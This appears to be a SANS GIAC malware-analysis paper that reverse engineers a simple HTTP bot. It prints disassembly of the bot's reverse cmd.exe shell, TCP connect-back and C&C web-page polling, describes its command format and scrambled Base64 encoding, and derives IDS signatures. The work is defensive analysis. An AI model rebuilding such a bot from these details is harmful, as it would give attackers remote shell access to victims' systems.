Interested in learning more about security?

SANS Institute InfoSec Reading Room

Analysis of a Simple HTTP Bot

This paper describes how reverse engineering methods were used to analyze a simple HTTP Bot. The analysis focuses on some components of the HTTP Bot that may be present in more complex HTTP Bots. Therefore, understanding the components of this malware specimen may allow an analyst to more easily understand a more complex HTTP Bot.

Analysis of a Simple HTTP Bot

GIAC (GREM) Gold Certification

Author: Daryl Ashley, ashley@infosec.utexas.edu
Advisor: Pedro Bueno

Abstract

This paper describes how reverse engineering methods were used to analyze a simple HTTP Bot. The analysis focuses on some components of the HTTP Bot that may be present in more complex HTTP Bots. Therefore, understanding the components of this malware specimen may allow an analyst to more easily understand a more complex HTTP Bot.

1. Introduction

The purpose of this paper is to describe how static code analysis was used to gain insight into the functionality of a simple HTTP Bot. Certain tools can be used to analyze what a piece of malware has done to an infected system. For example, Regshot can be used to determine what registry changes have been made after a malware specimen has been executed on a test system (Zeltser, 2009b). The tcpdump command can be used to detect network activity that occurs after the malware has been used to infect a host (Northcutt, 2001).

However, these tools will not provide any information for the portions of the malware that have not been executed. In order to analyze the software further, a disassembler such as IDA Pro can be used to provide a listing of the disassembled malware (Zeltser, 2009b). A debugger such as OllyDbg can also be used to examine and change the runtime environment of the malware while stepping through the malware (Zeltser, 2009b).

The name of the malware specimen analyzed in this paper is micupdate.exe. The md5 hash of the file is dc21cf8b9a8b9573fa433d0a002d26f1. The original malware was patched to remove the name of the command and control (C&C) website that was encoded in the malware.

The malware was executed on a test laptop in order to observe its behavior. Network packets were captured using tcpdump. The packet captures showed the test laptop connecting to the same URL every 35 minutes. However, no other information about the functionality of the malware could be determined.

IDA Pro was used to perform a static code analysis of the malware. The analysis revealed that the malware could be used to obtain a reverse shell on the infected system. OllyDbg was used to verify this functionality. While the malware was running in the debugger, specific memory areas were modified to "force" the malware to execute sections of code that were not executed during the observation phase of the analysis. The information gained from the analysis was used to suggest several methods to detect the malware.

Daryl Ashley, ashley@infosec.utexas.edu

2. Malware Overview

There are three hosts involved with the micupdate malware. The first host is the infected computer. The second host is a C&C website that hosts a web page with an encoded command. The attacker uses the third host to obtain remote access to a command window on the infected system.

The infected computer retrieves a web page from the C&C website, and then decodes the command. There are two possible commands: *sleep x* and *x.x.x.x y*. When the *sleep* command is received, the infected client will sleep for *x* minutes before retrieving the web page again and checking for another command. When the *x.x.x.x y* command is received, the infected host will initiate a TCP session to a host at IP address *x.x.x.x* on port *y*. Once the infected host has connected to the host at IP address *x.x.x.x*, the infected host waits for the remote host to send commands. If the attacker sends the command "shell", the infected host will create a command window. Input and output to the command window is redirected to the remote host, so the attacker has access to a command window on the infected system. Illustrations of these two scenarios are shown in Figures 1 and 2.



Figure 1: Infected host receiving a "sleep" instruction (pascallapalme 2010)

Daryl Ashley, ashley@infosec.utexas.edu



Figure 2: Infected host receiving command to connect to attacker's computer

3. Observed Behavior of Malcode

The malcode was executed on a test system and observed for several hours. Packet captures were obtained using tcpdump during this time. The packet captures showed the infected host downloading a web page from the C&C website every 35 minutes. The packet capture also showed the infected host sending TCP resets to the C&C website (Figure 3), and that the infected host was not downloading the entire web page. In Figure 3, the IP address of the infected host is 192.168.124.129 and the IP address of the C&C website is 192.168.124.128.

```
11:11:15.186992 IP 192.168.124.129.1069 > 192.168.124.128.80: Flags [S], seq 812261372, win 65535, options [mss 1460,nop,nop,sac
11:11:15.235195 IP 192.168.124.128.80 > 192.168.124.129.1069: Flags [S.], seq 244592676, ack 812261373, win 16384, options [mss
11:11:15.235383 IP 192.168.124.129.1069 > 192.168.124.128.80: Flags [.], ack 244592677, win 65535, length 0
11:11:15.235477 IP 192.168.124.129.1069 > 192.168.124.128.80: Flags [P.], seq 812261373:812261479, ack 244592677, win 65535, ler
11:11:15.294691 IP 192.168.124.128.80 > 192.168.124.129.1069: Flags [.], seq 244592677:244594137, ack 812261479, win 17414, leng
11:11:15.295465 IP 192.168.124.129.1069 > 192.168.124.128.80: Flags [R.], seq 812261479, ack 244594137, win 0, length 0
11:11:15.296017 IP 192.168.124.128.80 > 192.168.124.129.1069: Flags [.], seq 244594137:244595597, ack 812261479, win 17414, leng
```

Figure 3: TCP Reset sent by infected client after downloading web page

4. Static Code Analysis

IDA Pro was used to generate a disassembly of the malware specimen. There are four subroutines that will be the focus of the static code analysis. The subroutine located at offset 00401A10 is responsible for the main program loop. IDA Pro has labeled this function "WinMain" after disassembling the malware. The subroutine located at offset 004010C0 is responsible for retrieving a web page and will be referred to as "Poll_Url". The subroutine located at offset 00401790 is responsible for opening a TCP session to another host. This subroutine will be referred to as "Create_Socket". The subroutine located at offset 00401700 is responsible for creating a "reverse shell", allowing the attacker to have shell access to the infected system (Hammer, 2006). This subroutine will be referred to as "Reverse Shell".

4.1. Reverse_Shell

The Reverse_Shell subroutine creates a command window that is accessible to the attacker through a TCP socket. The Windows API function CreateProcess can be used to execute a command within a newly created process (Hart 2005). The StartupInfo object

passed as one of the parameters to CreateProcess can be initialized so that input and output for the newly created process are redirected (Hart 2005). The malware uses the CreateProcessA function to execute the Windows cmd.exe command and initializes the StartupInfo object so that input and output are redirected to the TCP socket (Figure 4).

```
.text:00401700 ; int __cdecl sub_401700(CHAR CommandLine)
.text:00401700 sub_401700      proc near               ; CODE XREF: sub_401790+1C1↓p
.text:00401700
.text:00401700 hObject         = dword ptr -54h
.text:00401700 StartupInfo     = _STARTUPINFOA ptr -44h
.text:00401700 CommandLine     = byte ptr  4
.text:00401700
.text:00401700                 sub     esp, 54h
.text:00401703                 push    edi
.text:00401704                 mov     ecx, 11h
.text:00401709                 xor     eax, eax
.text:0040170B                 lea     edi, [esp+58h+StartupInfo]
.text:0040170F                 rep stosd
.text:00401711                 lea     ecx, [esp+58h+hObject]
.text:00401715                 mov     [esp+58h+StartupInfo.wShowWindow], ax
.text:0040171A                 mov     eax, dword ptr [esp+58h+CommandLine]
.text:0040171E                 lea     edx, [esp+58h+StartupInfo]
.text:00401722                 push    ecx             ; lpProcessInformation
.text:00401723                 push    edx             ; lpStartupInfo
.text:00401724                 mov     [esp+60h+StartupInfo.hStdError], eax
.text:00401728                 mov     [esp+60h+StartupInfo.hStdOutput], eax
.text:0040172C                 mov     [esp+60h+StartupInfo.hStdInput], eax
.text:00401730                 mov     eax, dword_403118
.text:00401735                 push    0               ; lpCurrentDirectory
.text:00401737                 push    0               ; lpEnvironment
.text:00401739                 push    0               ; dwCreationFlags
.text:0040173B                 mov     dword ptr [esp+6Ch+CommandLine], eax
.text:0040173F                 push    1               ; bInheritHandles
.text:00401741                 push    0               ; lpThreadAttributes
.text:00401743                 lea     eax, [esp+74h+CommandLine]
.text:00401747                 push    0               ; lpProcessAttributes
.text:00401749                 push    eax             ; lpCommandLine
.text:0040174A                 push    0               ; lpApplicationName
.text:0040174C                 mov     [esp+80h+StartupInfo.dwFlags], 101h
.text:00401754                 call    ds:CreateProcessA
.text:0040175A                 mov     ecx, [esp+58h+hObject]
```

Figure 4: Creating the reverse shell

IDA Pro has named the argument to this subroutine "CommandLine". However, the instructions at offsets 00401724 – 0040172C use this argument to set values within the StartupInfo object. The parameter is actually a socket descriptor, and the instructions at these offsets are used to redirect input and output for the command window to the socket descriptor. The redirection allows the attacker to type commands and view the command results on the remote system. The renaming and analysis that IDA Pro performs can be tremendously helpful to the analyst, but it can also lead to some confusion if the software is assumed to always be accurate.

The instruction at offset 00401730 moves a memory address (dword_403118) into the EAX register. This memory address is eventually pushed onto the stack (instruction

at offset 00401749) and is used as the "lpCommandLine" argument of the CreateProcessA function. The ASCII content of this memory address is "cmd". Therefore, when control is handed to this function, "cmd" is executed on the infected machine and the attacker will be able to access the command window through the TCP socket.

4.2. Create_Socket

The Create_Socket subroutine establishes a TCP session with a remote host. Once the TCP session has been established, the infected host sends the character string "==" and waits for the remote host to transmit data. The Windows API functions that can be used to create a TCP socket from the client are WSAsocket and connect (Hart, 2005). These functions are used by the malware to create the TCP socket (Figure 5).

```
.text:004017D2                call    esi ; WSASocketA
.text:004017D4                cmp     eax, 0FFFFFFFFh
.text:004017D7                mov     s, eax
.text:004017DC                jnz     short loc_4017EB
.text:004017DE                pop     edi
.text:004017DF                pop     esi
.text:004017E0                pop     ebp
.text:004017E1                xor     eax, eax
.text:004017E3                pop     ebx
.text:004017E4                add     esp, 9A4h
.text:004017EA                retn
.text:004017EB ; ---------------------------------------------------------------------------
.text:004017EB
.text:004017EB loc_4017EB:                            ; CODE XREF: sub_401790+4C↑j
.text:004017EB                lea     ecx, [esp+9B4h+optval]
.text:004017EF                push    4               ; optlen
.text:004017F1                push    ecx             ; optval
.text:004017F2                push    1005h           ; optname
.text:004017F7                push    0FFFFh          ; level
.text:004017FC                push    eax             ; s
.text:004017FD                mov     dword ptr [esp+9C8h+optval], 1770h
.text:00401805                call    ds:setsockopt
.text:0040180B                mov     edx, dword ptr [esp+9B4h+hostshort]
.text:00401812                mov     [esp+9B4h+name.sa_family], 2
.text:00401819                push    edx             ; hostshort
.text:0040181A                call    ds:htons
.text:00401820                mov     word ptr [esp+9B4h+name.sa_data], ax
.text:00401825                mov     eax, [esp+9B4h+cp]
.text:0040182C                push    eax             ; cp
.text:0040182D                call    ds:inet_addr
.text:00401833                mov     ebp, ds:connect
.text:00401839                mov     dword ptr [esp+9B4h+name.sa_data+2], eax
```

Figure 5: Creating a TCP socket

```
.text:00401790 ; int __cdecl sub_401790(char *cp,u_short hostshort)
.text:00401790 sub_401790      proc near               ; CODE XREF: WinMain(x,x,x,x)+90↓p
.text:00401790
.text:00401790 optval          = byte ptr -9A4h
.text:00401790 name            = sockaddr ptr -9A0h
.text:00401790 buf             = byte ptr -990h
.text:00401790 var_590         = byte ptr -590h
.text:00401790 WSAData         = WSAData ptr -190h
.text:00401790 cp              = dword ptr  4
.text:00401790 hostshort       = word ptr  8
.text:00401790
```

Figure 6: cp and hostshort parameters

An IP address and a port must be assigned to a sockaddr_in structure before the structure is passed as a parameter to the connect function (Hart 2005). The information in the sockaddr_in structure tells the connect function what IP address and port to connect to (Hart 2005). The disassembly lists two variables (hostshort and cp) that are probably used to set these fields in the sockaddr_in structure. They are passed to the Reverse_Shell subroutine on the stack (Figure 6).

```
.text:00401897 ; ---------------------------------------------------------------------------
.text:00401897
.text:00401897 loc_401897:                             ; CODE XREF: sub_401790+DB↑j
.text:00401897                                         ; sub_401790+DF↑j
.text:00401897                 mov     ecx, s
.text:0040189D                 mov     ebx, ds:send
.text:004018A3                 push    0               ; flags
.text:004018A5                 push    3               ; len
.text:004018A7                 push    offset buf      ; "=="
.text:004018AC                 push    ecx             ; s
.text:004018AD                 call    ebx ; send
.text:004018AF                 mov     ebp, ds:closesocket
.text:004018B5                 mov     ecx, 100h
.text:004018BA                 xor     eax, eax
.text:004018BC                 lea     edi, [esp+9B4h+var_590]
.text:004018C3                 rep stosd
.text:004018C5                 mov     edi, ds:recv
```

Figure 7: Sending a command prompt and waiting for input

The Windows API functions send and recv are used to send and receive data on the TCP socket (Hart, 2005). The instructions at offsets 00401897 – 004018C5 send the "==" string to the remote host and wait to receive data from the socket (Figure 7). The address of the function closesocket is moved into the ebp register, but the function is not actually called in this code section. So, the infected client waits for data after sending "==" to the remote host.

```
.text:00401912
.text:00401912 loc_401912:                             ; CODE XREF: sub_401790+178↑j
.text:00401912                 mov     esi, offset aShell ; "shell"
.text:00401917                 lea     eax, [esp+9B4h+var_590]
.text:0040191E
```

Figure 8: Looking for the string "shell"

```
.text:0040194B                 mov     eax, s
.text:00401950                 push    eax             ; CommandLine
.text:00401951                 call    sub_401700
```

Figure 9: Pushing the socket descriptor onto the stack

The instruction at offset 00401912 pushes the address of a memory location containing the string "shell" into a register (Figure 8). It looks like "shell" may be one of the commands accepted by the malware after sending the "==" prompt. The "shell" command will be tested when the malware is executed in a debugger.

The instructions at offsets 00401950 – 00401951 push a parameter onto the stack and call the Reverse_Shell subroutine (Figure 9). The parameter pushed onto the stack is the socket descriptor for the newly created TCP socket. The parameter is passed to the Reverse_Shell subroutine so that the subroutine can redirect input and output for the command shell it will create. Notice how IDA Pro has included the comment "CommandLine" next to the "push" instruction. "CommandLine" was the name of the subroutine argument that created confusion during the analysis of the Reverse_Shell subroutine.

4.3. Poll_URL

```
.text:004010EC                 rep stosd
.text:004010EE                 push    offset szAgent  ; "inter easy"
.text:004010F3                 mov     [esp+84Ch+dwNumberOfBytesRead], ebp
.text:004010F7                 call    ds:InternetOpenA
.text:004010FD                 push    ebp             ; dwContext
.text:004010FE                 mov     esi, eax
.text:00401100                 mov     eax, [esp+83Ch+lpszUrl]
.text:00401107                 push    80000000h       ; dwFlags
.text:0040110C                 push    ebp             ; dwHeadersLength
.text:0040110D                 push    ebp             ; lpszHeaders
.text:0040110E                 push    eax             ; lpszUrl
.text:0040110F                 push    esi             ; hInternet
.text:00401110                 call    ds:InternetOpenUrlA
```

Figure 10: InternetOpenA and InternetOpenUrlA Calls

The Poll_Url subroutine is responsible for retrieving a web page from the C&C website and decoding the command embedded within the web page. The Windows API functions InternetOpenA, InternetOpenUrlA, InternetReadFile, and InternetCloseHandle can be used to connect to a web site and download a web page (Chand, 2000). The malware uses the InternetOpenA and InternetOpenUrlA functions to retrieve the web page from the C&C website (Figure 10).

The instruction at offset 00401EE pushes the address of a memory location onto the stack. The memory location contains the string "inter easy" (Figure 10). The string is used to set the "User Agent" HTTP header when the GET request is sent to the website. The string may be useful for constructing an IDS signature.

```
.text:00401110    call    ds:InternetOpenUrlA
.text:00401116    lea     ecx, [esp+838h+dwNumberOfBytesRead]
.text:0040111A    lea     edx, [esp+838h+Buffer]
.text:00401121    push    ecx             ; lpdwNumberOfBytesRead
.text:00401122    mov     edi, eax
.text:00401124    push    400h            ; dwNumberOfBytesToRead
.text:00401129    push    edx             ; lpBuffer
.text:0040112A    push    edi             ; hFile
.text:0040112B    call    ds:InternetReadFile
.text:00401131    push    edi             ; hInternet
.text:00401132    mov     edi, ds:InternetCloseHandle
.text:00401138    call    edi ; InternetCloseHandle
.text:0040113A    push    esi             ; hInternet
.text:0040113B    call    edi ; InternetCloseHandle
.text:0040113D    mov     al, byte ptr [esp+838h+Buffer]
```

Figure 11: Copying contents of web page to buffer

The instructions at offsets 00401116 – 0040113B use the InternetReadFile and InternetCloseHandle functions to copy the first 1024 bytes of the web page into a memory buffer and close the internet handle (Figure 11). Since the internet handle is closed before reading the entire web page, this portion of the code may be responsible for the TCP resets that were found in the packet capture during the observation of the malware. Since only the first 1024 bytes of the web page are read, the encoded command must be located within the first 1024 bytes of the web page.



Figure 12: Looking for comment character sequence

The instructions at offsets 0040144 – 00401164 look for the character string "<!--" at the beginning of the web page (Figure 12). This sequence of characters is used to include a comment in a web page (Graham, 1998). The comment will not be displayed by a web browser (Graham 1998), but will be available for the malware to inspect. The encoded command will have the following form:

```
<!--command -->
```

The author of the malware may have written this portion of code incorrectly. When looking for the first four characters above, a C code snippet should look like the following:

```
if ((buffer[0] == '<') && (buffer[1] == '!') && (buffer[2] == '-') && (buffer[3] == '-')) {
        do_something();
}
```

However, the malware uses three "or" comparisons instead of three "and" comparisons. The disassembly actually translates into the following code snippet:

```
if ((buffer[0] == '<') || (buffer[1] == '!') || (buffer[2] == '-') || (buffer[3] == '-')) {
        do_something();
}
```

Since the malware looks for these four characters at the very beginning of the web page, a second piece of information is available for constructing an IDS signature.

The instructions at offsets 00401176 – 004012E2 are used to retrieve the encoded command from the web page, decode the command, and parse the command into two tokens. This code will not be examined in detail in this paper. However, examination of the encoding/decoding algorithm may be helpful in constructing an IDS signature because it may shed some light on what the encoded command may look like. For example, it can be shown that the malware uses the Base64 algorithm to decode the

commands received by the C&C website. However, the malware does not use a standard Base64 chart. Instead, it makes use of a "scrambled" chart (Ashley 2010). A script that can be used to decode the encoded commands is provided in Appendix 2. The script can be used to verify that the character string "2upczxAX" will be decoded by the malware into the string "sleep ". This information can be used to construct a more precise signature.

```
.text:004012E3 ; ---------------------------------------------------------------------------
.text:004012E3
.text:004012E3 loc_4012E3:                             ; CODE XREF: sub_4010C0+211↑j
.text:004012E3                 push    eax             ; char *
.text:004012E4                 call    atoi
.text:004012E9                 push    4               ; size_t
.text:004012EB                 push    offset aSleep   ; "sleep"
.text:004012F0                 push    offset byte_403150 ; char *
.text:004012F5                 mov     hostshort, eax
.text:004012FA                 call    strncmp
.text:004012FF                 add     esp, 10h
.text:00401302                 test    eax, eax
.text:00401304                 jnz     short loc_401316
.text:00401306                 pop     edi
.text:00401307                 pop     esi
.text:00401308                 pop     ebp
.text:00401309                 mov     eax, 2
.text:0040130E                 pop     ebx
.text:0040130F                 add     esp, 828h
.text:00401315                 retn
.text:00401316 ; ---------------------------------------------------------------------------
.text:00401316
.text:00401316 loc_401316:                             ; CODE XREF: sub_4010C0+244↑j
.text:00401316                 push    4               ; size_t
.text:00401318                 push    offset aHttp    ; "http"
.text:0040131D                 push    offset byte_403150 ; char *
.text:00401322                 call    strncmp
.text:00401327                 add     esp, 0Ch
.text:0040132A                 neg     eax
.text:0040132C                 pop     edi
.text:0040132D                 pop     esi
.text:0040132E                 sbb     eax, eax
.text:00401330                 pop     ebp
.text:00401331                 and     eax, 3
.text:00401334                 pop     ebx
.text:00401335                 add     esp, 828h
.text:0040133B                 retn
```

Figure 13: Determining what command was received

The instructions at offsets 004012E3 – 0040133B are used to process the decoded command (Figure 13). The cdecl calling convention uses arguments passed on the stack as arguments to a function, and the return value is stored in the EAX register (Zeltser, 2009a). The strncmp function appears to use this calling convention. The instruction at offset 004102EB pushes the address of the ASCII string "sleep" onto the stack and the instruction at offset 004012F0 pushes the address of the first token of the decoded command onto the stack. The strings are then compared using the strncmp function at offset 004012FA. The "test" assembly language instruction at offset 00401302 is used to

check the return value of the strncmp function. If strncmp function set the EAX register to 0, the compared strings are identical.

The Poll_Url subroutine also uses the EAX register to return a value to its calling function. If the first token of the command is "sleep", the Poll_Url subroutine will set the EAX register to 2 at offset 00401309. When the subroutine ends, the WinMain function will inspect the EAX register to determine how to proceed. In this case, the malware will sleep for a while before sending another request for the web page. The instructions at offsets 004012E3, 004012E4, and 004012F5 are responsible for translating the second token into an integer value that will be used to determine how long the malware will sleep.

If the first token is not "sleep", the instruction at offset 00401304 will cause the program to jump loc_401316. The string "http" is pushed onto the stack and compared to the first token using by the strncmp function. However, there is no "test" instruction following the call to strncmp. Therefore, the result of the strncmp function is not inspected by the malware. This appears to be an obfuscation attempt. The actual form of the command to setup a reverse shell is *x.x.x.x y* where *x.x.x.x* is the IP address of the remote host and *y* is the port on the remote host to connect to. The EAX register is set to 3 if this portion of code is executed.

4.4. WinMain

The WinMain subroutine ties the other three subroutines together. The instruction at offset 00401A4A is the beginning of a while loop. Within the while loop, the malware retrieves a command from the C&C website using the Poll_Url subroutine. After the Poll_Url subroutine returns, the contents of the EAX register determine how execution of the loop proceeds.

```
.text:00401A4A
.text:00401A4A loc_401A4A:                             ; CODE XREF: WinMain(x,x,x,x)+53↓j
.text:00401A4A                                         ; WinMain(x,x,x,x)+72↓j
.text:00401A4A                 call    esi ; Sleep
.text:00401A4C
.text:00401A4C loc_401A4C:                             ; CODE XREF: WinMain(x,x,x,x)+7D↓j
.text:00401A4C                                         ; WinMain(x,x,x,x)+82↓j ...
.text:00401A4C                 push    offset szUrl    ; lpszUrl
.text:00401A51                 call    sub_4010C0
.text:00401A56                 add     esp, 4
.text:00401A59                 cmp     eax, 1
.text:00401A5C                 jnz     short loc_401A65
.text:00401A5E                 push    493E0h
.text:00401A63                 jmp     short loc_401A4A
.text:00401A65 ; ---------------------------------------------------------------------------
```

Figure 14: Default sleep behavior

If the EAX register was set to 1, the instructions at offsets 00401A56 – 00401A63 are executed (Figure 14). 0x493E0 is pushed on the stack, and passed as a parameter to the sleep function. This will cause the host to sleep for 5 minutes before calling the Poll_Url subroutine again. This appears to be the default behavior of the malware if an unrecognized command is received from the C&C website.

```
.text:00401A65 ; ---------------------------------------------------------------------------
.text:00401A65
.text:00401A65 loc_401A65:                             ; CODE XREF: WinMain(x,x,x,x)+4C↑j
.text:00401A65                 cmp     eax, 2
.text:00401A68                 jnz     short loc_401A84
.text:00401A6A                 mov     eax, hostshort
.text:00401A6F                 lea     eax, [eax+eax*2]
.text:00401A72                 lea     eax, [eax+eax*4]
.text:00401A75                 lea     eax, [eax+eax*4]
.text:00401A78                 lea     eax, [eax+eax*4]
.text:00401A7B                 lea     ecx, [eax+eax*4]
.text:00401A7E                 shl     ecx, 5
.text:00401A81                 push    ecx
.text:00401A82                 jmp     short loc_401A4A
.text:00401A84 ; ---------------------------------------------------------------------------
```

Figure15: Sleep command received from website

If the EAX register is set to 2, the instructions at offsets 00401A65 – 00401A82 are executed. A sleep interval (in minutes) retrieved by the Poll_Url subroutine is moved into the EAX register. Since the sleep command takes its parameter in milliseconds, the contents of EAX must be converted from minutes into milliseconds. The instructions at offsets 00401A6F – 00401A81 perform this conversion (Figure 15).

Daryl Ashley, ashley@infosec.utexas.edu



Figure 16: Command to connect to remote host

If the EAX register is set to 3, the instructions at offsets 00401A8F – 00401AA8 are executed (Figure 16). The Create_Socket subroutine gets called within this segment of code. Recall the Create_Socket subroutine takes two parameters, a port number and an IP address. There are two calls to the push instruction before the call to the Create_Socket subroutine. These two instructions push the IP address and the port onto the stack.

A call to the Reverse_Shell subroutine will be made within the Create_Socket subroutine, allowing the attacker to obtain a command shell on the infected system. Once the attacker terminates the shell, program execution will return to the main loop, and the malware will use the Poll_Url subroutine to attempt to retrieve another command from the C&C website.

5. Debugger Analysis Setup

The static code analysis identified two possible types of behavior for this malware specimen. The sleep behavior was observed while running the malware on a test laptop. However, the reverse shell behavior was not observed. A debugger was used to verify the reverse shell functionality of the malware.

